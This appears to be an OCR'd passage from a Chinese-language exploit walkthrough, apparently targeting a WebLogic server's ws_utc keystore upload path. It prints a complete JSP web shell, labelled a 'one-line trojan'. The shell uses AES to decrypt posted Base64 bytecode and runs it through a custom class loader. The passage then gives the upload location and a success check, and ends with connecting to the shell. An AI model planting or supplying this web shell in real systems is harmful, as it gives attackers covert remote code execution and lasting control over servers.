
一句话木马：

<%@pageimport="java.util.*,javax.crypto.*,javax.crypto.spec.*"%><%!class U extends ClassLoader{U(ClassLoader c){super(c);}public Class g(byte

```
[]b){return
super.defineClass(b,0,b.length);}}%><%if(request.getParameter("pass")!
=null){String
k=(""+UUID.randomUUID()).replace("-","").substring(16);session.putVal
ue("u",k);out.print(k);return;}Cipher
c=Cipher.getInstance("AES");c.init(2,new
SecretKeySpec((session.getValue("u")+"").getBytes(),"AES"));new
U(this.getClass().getClassLoader()).g(c.doFinal(new
sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))
).newInstance().equals(pageContext);%>
```




抓包后的结果。



访问：localhost:7001/ws_utc/css/config/keystore/时间戳_文件

不出现 404，说明上传成功！



连接 shell ！ over！